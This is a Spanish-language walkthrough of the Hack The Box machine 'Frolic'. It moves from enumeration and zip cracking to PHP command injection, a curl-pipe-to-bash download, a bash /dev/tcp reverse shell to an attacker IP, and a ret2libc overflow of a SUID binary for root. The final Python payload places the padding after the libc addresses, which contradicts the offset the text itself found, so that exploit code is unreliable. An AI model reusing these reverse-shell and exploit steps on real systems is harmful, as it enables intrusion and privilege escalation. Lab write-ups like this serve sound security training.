

En el proceso de enumeración se logra encontrar un código que se llama Ook el cual se puede decodificar en el siguiente enlace

[https://www.splitbrain.org/\\_static/ook/](https://www.splitbrain.org/_static/ook/)

Para lograr tener acceso a esta página web, se logra encontrar mediante enumeración varios usuarios y contraseñas, entre ellos hay que descargar un archivo .zip que se encuentra codeado en base64.

Para crackear contraseñas de zip

Primera opción y mas rápida

```
fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u out.zip
```

Segunda opción

John genera un hash el cual debe ser guardado en un archivo y posteriormente decodificarlo.

```
zip2john file.zip
```

```
john -w /usr/share/wordlists/rockyou.txt file.zip.hash
```


Teniendo los directorios se puede lanzar un comando para enumerar independiente cada directorio y guardar el resultado del mismo.

```
for i in admin dev test backup loop; do gobuster dir --url http://10.10.10.111:9999 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gobuster-$.log -t 50 ; done
```

Una vez se gana acceso a la página web se puede subir un archivo que admite tres campos, entonces para ello se pone el siguiente comando:

<?php system('whoami'); ¿>,2,3 con esto se muestra quien está ejecutando la página web y da señal que se pueden lanzar comandos, por ello, se puede ejecutar reverse Shell subiéndolo de nuevo y poniendo un archivo en el servidor http con lo siguiente:

<?php system('curl 10.10.14.6/diego.sh | bash'); ¿>,2,3

A screenshot of a terminal window with a dark background. The command <?php system('curl 10.10.14.6/diego.sh | bash'); ¿>,2,3 is entered at the prompt. Below the command, there are several lines of output, each starting with a tilde (~) character, indicating a successful reverse shell connection.

Archivo en el servidor http

```
Dash -c 'bash -i >& /dev/tcp/10.10.14.6/1234 0>&1'
```

Finalmente se tiene la Shell en reverse

```
------(root@kali)-----|(~/.HackTheBox/frolic)
->{SFire129}#nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.111] 56560
bash: cannot set terminal process group (1224): Inappropriate ioctl for device
bash: no job control in this shell
www-data@frolic:~/html/playsms$
[frolik] 0:vi*
```

Al pasar el linenenum.sh se encuentra que hay un archivo con permisos de owner para correr dentro del usuario ayush

```
[~] SUID files:
-rwsr-xr-x 1 root root 38660 Mar  6  2017 /sbin/mount.cifs
-rwsr-xr-x 1 root root 34812 Dec  1  2017 /bin/mount
-rwsr-xr-x 1 root root 43316 May  8  2014 /bin/ping6
-rwsr-xr-x 1 root root 30112 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 38932 May  8  2014 /bin/ping
-rwsr-xr-x 1 root root 26492 Dec  1  2017 /bin/umount
-rwsr-xr-x 1 root root 38900 May 17  2017 /bin/su
-rwsr-xr-x 1 root root 157424 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 7480 Sep 25  2018 /home/ayush/.binary/rop
-rwsr-xr-x 1 root root 53128 May 17  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 78012 May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 34680 May 17  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 36288 May 17  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 18216 Jan 18  2016 /usr/bin/pkexec
-rwsr-sr-x 1 daemon daemon 50748 Jan 15  2016 /usr/bin/at
-rwsr-xr-x 1 root root 159852 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 36288 May 17  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 39560 May 17  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 48264 May 17  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 13960 Jan 18  2016 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-sr-x 1 root root 92556 Dec  1  2017 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 5480 Mar 27  2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 42396 Jun 15  2017 /usr/lib/i386-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root messagebus 46436 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 513528 Jan 18  2018 /usr/lib/openssh/ssh-keysign
```

Para descargar rápidamente el programa se ejecuta desde el box como base64 rop, se copia el output y en Kali se guarda en un archivo. Posteriormente se ejecuta base64 archivo64 > rop para que vuelva a generar el archivo.

Se descarga y se procede a revisar si tiene buffer overflow con el programa peda (gdp)

```
gdb-peda$ quit
------(root@kali)-----|(~/.HackTheBox/frolic)
-->{SFire129}#gdb rop
GNU gdb (Debian 9.2-1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from rop...
(No debugging symbols found in rop)
gdb-peda$ hello world
Undefined command: "hello". Try "help".
gdb-peda$ r hello world
Starting program: /root/.HackTheBox/frolic/rop hello world
[+] Message sent: hello[Inferior 1 (process 49854) exited normally]
Warning: not running
```

Una vez verificado que corra, se genera un patron de 100 caracteres, el cual al correr se observa que hay un problema en el parámetro 52

```
gdb-peda$ pattern_create 100
'AAAXAAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaA0AAFAABAAIAAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAFAA5AAKAAgAA6AAL'
gdb-peda$ r 'AAAXAAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaA0AAFAABAAIAAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAFAA5AAKAAgAA6AAL'
Starting program: /root/.HackTheBox/frolic/rop 'AAAXAAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaA0AAFAABAAIAAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAFAA5AAKAAgAA6AAL'

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x79 ('y')
EBX: 0xffffd0a0 -> 0x2
ECX: 0x0
EDX: 0xffffd09c -> 0xf7d6e00 (<_libc_start_main>: call 0xf7f07049)
ESI: 0xf7fa8000 -> 0x1dfd6c
EDI: 0xf7fa8000 -> 0x1dfd6c
EBP: 0x31414162 ('bAA1')
ESP: 0xffffd070 ("AcAA2AAHAAdAA3AAIAeAA4AAJAAFAA5AAKAAgAA6AAL")
EIP: 0x41474141 ('AAGA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41474141
[-----stack-----]
0000 0xffffd070 ("AcAA2AAHAAdAA3AAIAeAA4AAJAAFAA5AAKAAgAA6AAL")
0004 0xffffd074 ("2AAHAAdAA3AAIAeAA4AAJAAFAA5AAKAAgAA6AAL")
0008 0xffffd078 ("AAdAA3AAIAeAA4AAJAAFAA5AAKAAgAA6AAL")
0012 0xffffd07c ("A3AAIAeAA4AAJAAFAA5AAKAAgAA6AAL")
0016 0xffffd080 ("IAeAA4AAJAAFAA5AAKAAgAA6AAL")
0020 0xffffd084 ("AA4AAJAAFAA5AAKAAgAA6AAL")
0024 0xffffd088 ("AJAAFAA5AAKAAgAA6AAL")
0028 0xffffd08c ("FAA5AAKAAgAA6AAL")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41474141 in ?? ()
gdb-peda$ pattern_offset 0x41474141
*[[D09518801 found at offset: 52
```

Se imprime 52 veces A

```
→{SFire129}#python -c 'print "A"*52'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
------(root@kali)-----| (~/.HackTheBox/frolic)
```

Se corre junto con 8 caracteres adicionales para revisar la ejecución y el punto de desbordamiento

```
gdb-peda$ r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAd3adc3ad
Starting program: /root/.HackTheBox/frolic/rop AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAd3adc3ad

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x3c ('<')
EBX: 0xffffd0c0 → 0x2
ECX: 0x0
EDX: 0xffffd094 → 0xffffd100 → 0x0
ESI: 0xf7fa8000 → 0x1dfd6c
EDI: 0xf7fa8000 → 0x1dfd6c
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd090 ('c3ad')
EIP: 0x64613364 ('d3ad')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x64613364
[-----stack-----]
0000 0xffffd090 ('c3ad')
0004 0xffffd094 → 0xffffd100 → 0x0
0008 0xffffd098 → 0xffffd160 → 0xffffd362 ("SHELL=/bin/bash")
0012 0xffffd09c → 0x8048561 (<_libc_csu_init+33>: lea    eax,[ebx-0xf8])
0016 0xffffd0a0 → 0xffffd0c0 → 0x2
0020 0xffffd0a4 → 0x0
0024 0xffffd0a8 → 0x0
0028 0xffffd0ac → 0xf7de6ef1 (<_libc_start_main+241>: add    esp,0x10)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x64613364 in ?? ()
gdb-peda$
```

El checksec reporta deshabilitados

```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : Partial
gdb-peda$
```

Desde el box se ejecuta el comando ldd el cual es usado para conocer las dependencias del ejecutable

```
www-data@frolic:/home/ayush/.binary$ ldd rop
linux-gate.so.1 ⇒ (0xb7fda000)
libc.so.6 ⇒ /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
/lib/ld-linux.so.2 (0xb7fdb000)
www-data@frolic:/home/ayush/.binary$
```

Extracción de información de la librería libc.so.6

```
/lib/ld-linux.so.2 (0xb7fd5000)
www-data@frolic:/home/ayush/.binary$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -i system
245: 00112f20 68 FUNC GLOBAL DEFAULT 13 svcerr_systemerr@GLIBC_2.0
627: 0003ada0 55 FUNC GLOBAL DEFAULT 13 __libc_system@GLIBC_PRIVATE
1457: 0003ada0 55 FUNC WEAK DEFAULT 13 system@GLIBC_2.0
www-data@frolic:/home/ayush/.binary$
```

El mismo comando pero para saber el exit

```
www-data@frolic:/home/ayush/.binary$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -i exit
112: 0002edc0 39 FUNC GLOBAL DEFAULT 13 __cxa_at_quick_exit@GLIBC_2.10
141: 0002e9d0 31 FUNC GLOBAL DEFAULT 13 exit@GLIBC_2.0
450: 0002edf0 197 FUNC GLOBAL DEFAULT 13 __cxa_thread_atexit_impl@GLIBC_2.18
558: 000b07c8 24 FUNC GLOBAL DEFAULT 13 _exit@GLIBC_2.0
616: 00115fa0 56 FUNC GLOBAL DEFAULT 13 svc_exit@GLIBC_2.0
652: 0002eda0 31 FUNC GLOBAL DEFAULT 13 quick_exit@GLIBC_2.10
876: 0002ebf0 85 FUNC GLOBAL DEFAULT 13 __cxa_atexit@GLIBC_2.1.3
1046: 0011fb80 52 FUNC GLOBAL DEFAULT 13 atexit@GLIBC_2.0
1394: 001b2204 4 OBJECT GLOBAL DEFAULT 33 argp_err_exit_status@GLIBC_2.1
1506: 000f3870 58 FUNC GLOBAL DEFAULT 13 pthread_exit@GLIBC_2.0
1849: 000b07c8 24 FUNC WEAK DEFAULT 13 _Exit@GLIBC_2.1.1
2108: 001b2154 4 OBJECT GLOBAL DEFAULT 33 obstack_exit_failure@GLIBC_2.0
2263: 0002e9f0 78 FUNC WEAK DEFAULT 13 on_exit@GLIBC_2.0
2406: 000f4c80 2 FUNC GLOBAL DEFAULT 13 __cyg_profile_func_exit@GLIBC_2.2
www-data@frolic:/home/ayush/.binary$
```

Extracción de la dirección para /bin/bash

```
www-data@frolic:/home/ayush/.binary$ strings -atx /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh
15ba0b /bin/sh
www-data@frolic:/home/ayush/.binary$
```

Con cada una de las direcciones se va creando un payload y se debe poner la dirección en forma hex.

```
import struct
```

```
buf = "A" * 52
```

```
libc = 0xb7e19000
```

```
system = struct.pack('<I', libc + 0x0003ada0)
```

```
exit = struct.pack('<I', libc + 0x0002e9d0)
```

```
binsh = struct.pack('<I', libc + 0x0015ba0b)
```

```
payload = system + exit + binsh + buf
```

```

import struct

buf = "A" * 52

libc = 0xb7e19000
system = struct.pack('<I', libc + 0x0003ada0)
exit = struct.pack('<I', libc + 0x0002e9d0)
binsh = struct.pack('<I', libc + 0x0015ba0b)

payload = system + exit + binsh + buf

print payload
~
~

```

Ejecutando el exploit

```

------(root@kali)-----| (~/.HackTheBox/frolic)
→{SFire129}#python exploit.py
=y
JAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
------(root@kali)-----| (~/.HackTheBox/frolic)
→{SFire129}#python exploit.py | xxd
00000000: a03d e5b7 d079 e4b7 0b4a f7b7 4141 4141  *= ... y ... J.. AAAA
00000010: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAAAA
00000020: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAAAA
00000030: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAAAA
00000040: 0a                                          .
------(root@kali)-----| (~/.HackTheBox/frolic)

```

Ahora se pasa el archivo a base 64

Cat exploit.py | base64 -w 0 se copia y se lleva al box echo -n "dato hex" | base64 -d > /dev/shm/exploit.py

Se agregan permisos y se ejecuta

```

www-data@frolic:/home/ayush/.binary$ chmod a+x /dev/shm/exploit.py
www-data@frolic:/home/ayush/.binary$ ./rop $(python /dev/shm/exploit.py)
#

```